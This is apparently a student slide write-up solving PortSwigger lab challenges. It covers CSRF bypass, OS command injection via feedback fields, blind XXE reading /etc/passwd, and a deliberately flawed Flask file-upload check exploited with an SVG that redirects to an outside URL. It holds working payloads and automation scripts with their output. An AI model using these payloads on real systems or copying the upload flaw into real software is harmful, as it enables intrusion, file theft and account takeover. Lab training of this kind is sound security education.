



# Cyber Offense and Defense Project

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
## Tools and Libraries



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# Challenge 1 - Client Side Vulnerability

The goal of this challenge was to change victim's email with a known one modifying the CSRF field. We focus then on the email change functionality, and try to update it using Burp Suite



```
Request
Pretty Raw Hex \n
1 POST /my-account/change-email HTTP/1.1
2 Host: 0ae7005903c6365fc17a3a6d0d000a5.web-security-academy.net
3 Cookie: session*pi4gQm7FcNGqtS1hdi2zfPvaxdPvD
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:107.0)
5 Gecko/20100101 Firefox/107.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
7 Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
8 Accept-Encoding: gzip, deflate
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 25
11 Origin: https://0ae7005903c6365fc17a3a6d0d000a5.web-security-academy.net
12 Referer: https://0ae7005903c6365fc17a3a6d0d000a5.web-security-academy.net/my-account
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Dnt: 1
19 Sec-Opt: 1
20 Te: trailers
21 Connection: close
22 email=asd40asd.com&csrf=

Response
Pretty Raw Hex Render \n
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 26
5
6 {"Missing parameter 'csrf'"}

```

# Challenge 1 - Client Side Vulnerability

We notice that if the field is edited the request fails, at this point we try to bypass this check by turning the request from POST to GET




```
Request
Pretty Raw Hex ln
1 GET /my-account/change-email?email=asd%40asd.com&csrf= HTTP/1.1
2 Host: Oae7005903c6365fc17a3a6d00d000a5.web-security-academy.net
3 Cookie: session=pi4qr8mxFcNCGqtmB1hdiZrfPbVaxNvD
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:107.0)
5 Gecko/20100101 Firefox/107.0
6 Accept:
7 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
8 Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
9 Accept-Encoding: gzip, deflate
10 Origin:
11 https://Oae7005903c6365fc17a3a6d00d000a5.web-security-academy.net
12 Referer:
13 https://Oae7005903c6365fc17a3a6d00d000a5.web-security-academy.net/my-account
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19 Dnt: 1
20 Sec-Gpc: 1
21 Te: trailers
22 Connection: close

Response
Pretty Raw Hex Render ln
1 HTTP/1.1 302 Found
2 Location: /my-account
3 Connection: close
4 Content-Length: 0
5
6
```

# Challenge 1 - Client Side Vulnerability

Now the CSRF field is no longer validated and we can then make a change request, using the **CSRF PoC - generated by Burp Suite Professional** function we generate a valid HTML code that allows us to fill out the change form in a way that is accepted by the server. At this point we send the request and the challenge is solved.



## Craft a response

URL: https://exploit-0a890003a836acc1f338ac1650030.exploit-server.net/exploit

HTTPS

File:

exploit

Head:

HTTP/1.1 200 OK

Content-Type: text/html; charset=utf-8

Body:

```
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/');</script>
<form action="https://0ae7005903c6365fc17a3a6d0d00a5.web-security-academy.net/my-account/change-email">
  <input type="hidden" name="email" value="test@f4;and@f46.com" />
  <input type="hidden" name="csrf" value="PgCaB8JOCuyKEvibRm940gZJJCNQW" />
  <input type="submit" value="Submit request" />
</form>
<script>
  document.forms[0].submit();
</script>
</body>
</html>
```

Store View exploit Deliver exploit to victim Access log

# Challenge 1 - Client Side Vulnerability

Now we write a script that allows us to perform the attack automatically. As first we login to the server with the credentials suggested by PortSwigger. We make a POST request for the email change.

```
def login(session, server):
    response = session.get(f"{server}/login")
    console.log(f"GET login status code {response.status_code}\n")
    html_document = html.fromstring(response.content)
    csrf_token = html_document.xpath("//input[@name = 'csrf']/@value")[0]
    response = session.post(f"{server}/login", data={
        "csrf": csrf_token,
        "username": "wiener",
        "password": "peter",
    })
    console.log(f"POST login status code {response.status_code}\n")

def update_email(session, server, exploit_server):
    response = session.get(f"{server}/my-account")
    console.log(f"GET my-account status code {response.status_code}\n")
    html_document = html.fromstring(response.content)
    email = "ciccio@pasticcio.it"
    csrf_token = html_document.xpath("//input[@name = 'csrf']/@value")[0]

    csrf_token=input('Insert new CSRF for the POST request (if you want to leave the field blank PRESS ENTER): ')

    response = session.post(f"{server}/my-account/change-email", data={
        "email": email,
        "csrf": csrf_token,
    })

    console.log(f"\nPOST change-email status code {response.status_code}\n")
```

## Challenge 1 - Client Side Vulnerability

We see that it gave us an error. We ask the user if they want to turn the request into a GET, once we receive an affirmative response we make the request

```
[18:27:40] GET login status code 200
[18:27:41] POST login status code 200
GET my-account status code 200
Insert new CSRF for the POST request (if you want to leave the field blank PRESS ENTER):
[18:27:43] POST change-email status code 400
[?] Change method from POST to GET? (y/N): y
[?] email= ciccio@pasticcio.it, csrf= None , are default parameters,
Would you like to change them? (Y/n): n
[18:27:50] GET change-email status code 200
```



# Challenge 1 - Client Side Vulnerability

We inform the user that the CSRF field is not considered and we ask again for consent to proceed with the exploit. The forms' HTML code is used for **STORE** and **DELIVER\_TO\_VICTIM**, which are the mandatory steps to send to the server.

```
def csrf_exploit(session, server, exploit_server, email, csrf):
    response = session.post(f"{exploit_server}/", data={
        "urlIsHttps": "on",
        "responseFile": "/exploit",
        "responseHead": "HTTP/1.1 200 OK Content-Type: text/html; charset=utf-8v",
        "responseBody": f'''
        <html>
        <!-- CSRF PoC - generated by Burp Suite Professional -->
        <body>
        <script>history.pushState('', '', '/')</script>
        <form action="{server}/my-account/change-email">
        <input type="hidden" name="email" value="{email}" />
        <input type="hidden" name="csrf" value="{csrf}" />
        <input type="submit" value="Submit request" />
        </form>
        <script>
        document.forms[0].submit();
        </script>
        </body>
        </html>
        '''
    })
    console.log(f"POST STORE status code {response.status_code}")
```

[?] The server doesn't consider the csrf parameter, would you like to exploit it? (Y/n): y

[18:07:48] POST STORE status code 200

[18:07:51] POST DELIVER\_TO\_VICTIM status code 200

challenge\_1.py:120

challenge\_1.py:145

Lab solved

## Challenge 2 - Server Side Vulnerability

The goal of this challenge was to display, through the path URL of an image, the content of the `whoami` command. We focus on the vulnerable feedback page and capture the request with Burp Suite so that we can fill in the fields as we like and find the right one to be able to inject the command

### Request

```

1 POST /feedback/submit HTTP/1.1
2 Host: 0a8c00d703205058c21426a200580008.web-security-academy.net
3 Cookie: session=7GfQNSJIKPnuidHdibf7DdGyRc3Sui9m
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:107.0) Gecko/20100101 Firefox/107.0
5 Accept: */*
6 Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 150
10 Origin: https://0a8c00d703205058c21426a200580008.web-security-academy.net
11 Referer: https://0a8c00d703205058c21426a200580008.web-security-academy.net/feedback
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Dnt: 1
16 Sec-Gpc: 1
17 Te: trailers
18 Connection: close
19
20 csrf=EKvYxZhYfRxDSdVugKufXPMbslMvH7tE&name=| whoami >/var/www/images/exploit.txt||
    &email=foo@40example.com&subject=sbj&message=this+is+a+test+message
  
```


### Response

```

1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 2
5
6 {
  }
  
```

## Challenge 2 - Server Side Vulnerability

After some attempts in all fields using the most common separators ( | | , | , & , && ) we found that in the email the | | works.



At this point we write a script that allows us to perform the attack automatically.

## Challenge 2 - Server Side Vulnerability

We make a GET request of the feedback page and we create an array of separators and a dictionary of the form parameters

```
response = session.get(f"{SERVER}/feedback")
console.log(f"Get status code {response.status_code}")
html_document = html.fromstring(response.content)
csrf_token = html_document.xpath("//input[@name = 'csrf']/@value")[0]

separators = ["&&", "|", "&", "|", "`"]

params = {
    "csrf": csrf_token,
    "name": 'foo',
    "email": 'foo@example.com',
    "subject": 'sbj',
    "message": 'this is a test message'
}
```

## Challenge 2 - Server Side Vulnerability

(skipping the CSRF field) Let's try injecting in all fields and using all separators chosen

```
for key in params:
    if key != "csrf":
        console.rule("[bold red]" + key)
        tmp = params[key]
        for sep in separators:
            console.log("with separator " + sep + " :")
            injection = sep + 'whoami > /var/www/images/exploit_' + key + '.txt' + sep
            params[key] = injection
            response = session.post(f"{server}{ENDPOINT}", data=params)

            console.log(f"Post status code {response.status_code}\n")

        if response.status_code == 200:
            response = requests.get(f"{server}/image?filename=exploit_" + key + ".txt")
            style = "bold white on blue"
            console.print("Command Get response = " + response.text, style=style, justify="left")

        params[key] = tmp
```

## Challenge 2 - Server Side Vulnerability

We note at this point that in all other fields except email, the ` separator already allows us to inject the command and receive the response we were looking for

<pre>with separator &amp;&amp; : Post status code 200</pre>	<div>name</div>	<pre>challenge_2.py:38 challenge_2.py:43</pre>
<pre>Command Get response = "No such file" with separator    : [18:40:49] Post status code 200</pre>		<pre>challenge_2.py:38 challenge_2.py:43</pre>
<pre>Command Get response = "No such file" with separator &amp; : [18:40:50] Post status code 200</pre>		<pre>challenge_2.py:38 challenge_2.py:43</pre>
<pre>Command Get response = "No such file" with separator   : [18:40:51] Post status code 200</pre>		<pre>challenge_2.py:38 challenge_2.py:43</pre>
<pre>Command Get response = "No such file" with separator ` : [18:40:52] Post status code 200</pre>		<pre>challenge_2.py:38 challenge_2.py:43</pre>
<pre>Command Get response = peter-xv6XeH</pre>		

## Challenge 3 - Expert Lab Vulnerability

The goal of this challenge was to modify the behavior of a DTD file already on the server by injecting XML code into it in order to obtain the content of the **passwd** file.

Analyzing the page requests with OWASP ZAP we notice that the content of the checkStock request is written in XML



```
Quick Start Request Response Requester +
Header: Text Body: Text
POST https://0a74004804e8699fc175087b00ec0093.web-security-academy.net/product/stock HTTP/1.1
Host: 0a74004804e8699fc175087b00ec0093.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Referer: https://0a74004804e8699fc175087b00ec0093.web-security-academy.net/product?productId=1
Content-Type: application/xml
Content-Length: 107
Origin: https://0a74004804e8699fc175087b00ec0093.web-security-academy.net
Connection: keep-alive
Cookie: session=UiuUaiduJLGdQ0InCN2D1KnvZdOL0tzuz
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

<?xml version="1.0" encoding="UTF-8"?><stockCheck><productId>1</productId><storeId>1</storeId></stockCheck>
```





## Challenge 3 - Expert Lab Vulnerability

In writing the script, we decided to ignore the hint provided to us by PortSwigger and try injecting different payloads within the request. We therefore tried 6 different payloads (Windows based and Linux based) starting from the captured code base

```
payload3 = '''<!DOCTYPE message [
    <ENTITY % local_dtd SYSTEM "file:///C:\\Windows\\System32\\xwizard.dtd">
    <ENTITY % onerroratypes '(aa) #IMPLIED>
    <ENTITY &#x25; file SYSTEM "file:///etc/passwd">
    <ENTITY &#x25; eval "<ENTITY &#x26;#x25; error SYSTEM &#x27;file:///nonexistent/&#x25;file;&#x27;>">
    &#x25;eval;
    &#x25;error;
    <!ATTLIST attxx aa "bb">
    %local_dtd;
]>'''

payload4 = '''<!DOCTYPE message [
    <ENTITY % local_dtd SYSTEM "file:///usr/local/tomcat/lib/jsp-api.jar!/javax/servlet/jsp/resources/jspxml.dtd"
    <ENTITY % URI '(aa) #IMPLIED>
    <ENTITY &#x25; file SYSTEM "file:///etc/passwd">
    <ENTITY &#x25; eval "<ENTITY &#x26;#x25; error SYSTEM &#x27;file:///nonexistent/&#x25;file;&#x27;>">
    &#x25;eval;
    &#x25;error;
    <!ATTLIST attxx aa "bb">
    %local_dtd;
]>'''
```

```
payloads = [payload1, payload2, payload3, payload4, payload5, payload6]
```

```
for eval in payloads:
    xml='''<?xml version="1.0" encoding="UTF-8"?>
    INJECT-HERE
    <stockCheck>
    <productId>
    1
    </productId>
    <storeId>
    1
    </storeId>
    </stockCheck>'''

    xml=xml.replace("INJECT-HERE", eval)

    response=session.post(f"{server}/{ENDPOINT}", data=xml)
```

## Challenge 3 - Expert Lab Vulnerability

Obviously in this case the GNOME one will be the right one but the script would allow for an answer in other environments as well.

```

error triggered
[18:56:28] "XML parser exited with error: java.io.FileNotFoundException: /C:\Windows\System32\wbem\xml\cim20.dtd (No such file or directory)" challenge_3.py:105
error triggered
[18:56:30] "XML parser exited with error: java.io.FileNotFoundException: /C:\Windows\System32\wbem\xml\wm120.dtd (No such file or directory)" challenge_3.py:105
error triggered
[18:56:31] "XML parser exited with error: java.io.FileNotFoundException: /C:\Windows\System32\wizdard.dtd (No such file or directory)" challenge_3.py:105
error triggered
[18:56:33] "XML parser exited with error: java.io.FileNotFoundException: /usr/local/tomcat/lib/jsp-api.jar!/javax/servlet/jsp/resources/jspxml.dtd (No such file or directory)" challenge_3.py:105
error triggered
[18:56:34] "XML parser exited with error: java.io.FileNotFoundException: /usr/local/tomcat/lib/tomcat-coyote.jar!/org/apache/tomcat/util/modeler/mbeans-descriptors.dtd (No such file or directory)" challenge_3.py:105
error triggered
[18:56:36] "XML parser exited with error: java.io.FileNotFoundException: /nonexistent/rootX0:0:root:/root:/bin/bash
daemonX1:1:daemon:/usr/sbin:/usr/sbin/nologin
binX2:2:bin:/bin:/usr/sbin/nologin
sysX3:3:sys:/dev:/usr/sbin/nologin
syncX4:65534:sync:/bin:/bin/sync
gamesX5:60:games:/usr/games:/usr/sbin/nologin
manX6:12:man:/var/cache/man:/usr/sbin/nologin
lpX7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mailX8:8:mail:/var/mail:/usr/sbin/nologin
newsX9:9:news:/var/news:/usr/sbin/nologin

```

# Vulnerable backend

As for the backend, we decided to build a site with a **file upload vulnerability**.

## Upload your File

Sfoglia... Nessun file selezionato.

Upload

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List of images already uploaded

# Vulnerable backend

In this way, the server will accept only images with predetermined and valid domains, and will check their validity in the `allowed_file` method. Indeed, we note that if we upload an `.svg` file, it will not be loaded

```
app = Flask(__name__)

ALLOWED_EXTENSIONS = {'png', 'jpg', 'jpeg', 'gif'}

def allowed_file(filename):
    return '.' in filename and \
        filename.split('.')[1].lower() in ALLOWED_EXTENSIONS
```

File not accepted

**Upload your File**

Sfogliala... Nessun file selezionato.

Upload

List of images already uploaded

# Vulnerable backend

However, if the same file is renamed to `.png.svg` the file will be correctly loaded within the `img` folder. This works because within the `allowed_file` method we notice that the check is done only on the content after the first dot of the split, so in this case it will parse the file as a `.png` image omitting the real `.svg` domain.

File uploaded!

## Files in the Directory

- [1892363.jpg](#)
- [file.png.svg](#)

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Back to upload

# Vulnerable backend

By opening the uploaded image we see the content of the .svg file. At this point, since the .svg file is writable in XML it is possible to insert a very trivial javascript code and redirect the victim to another page of our choice

```
backend > static > img > 📁 file.png.svg
```

```
1 |<?xml version="1.0" standalone="no"?>
2 |<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
3 |
4 |<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
5 |   <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
6 |   <script type="text/javascript">
7 |     window.location.href="https://shorturl.at/aMPTX"
8 |   </script>
9 | </svg>
```

Therefore, the site is not only vulnerable to file upload but also (for example) to a stored XSS.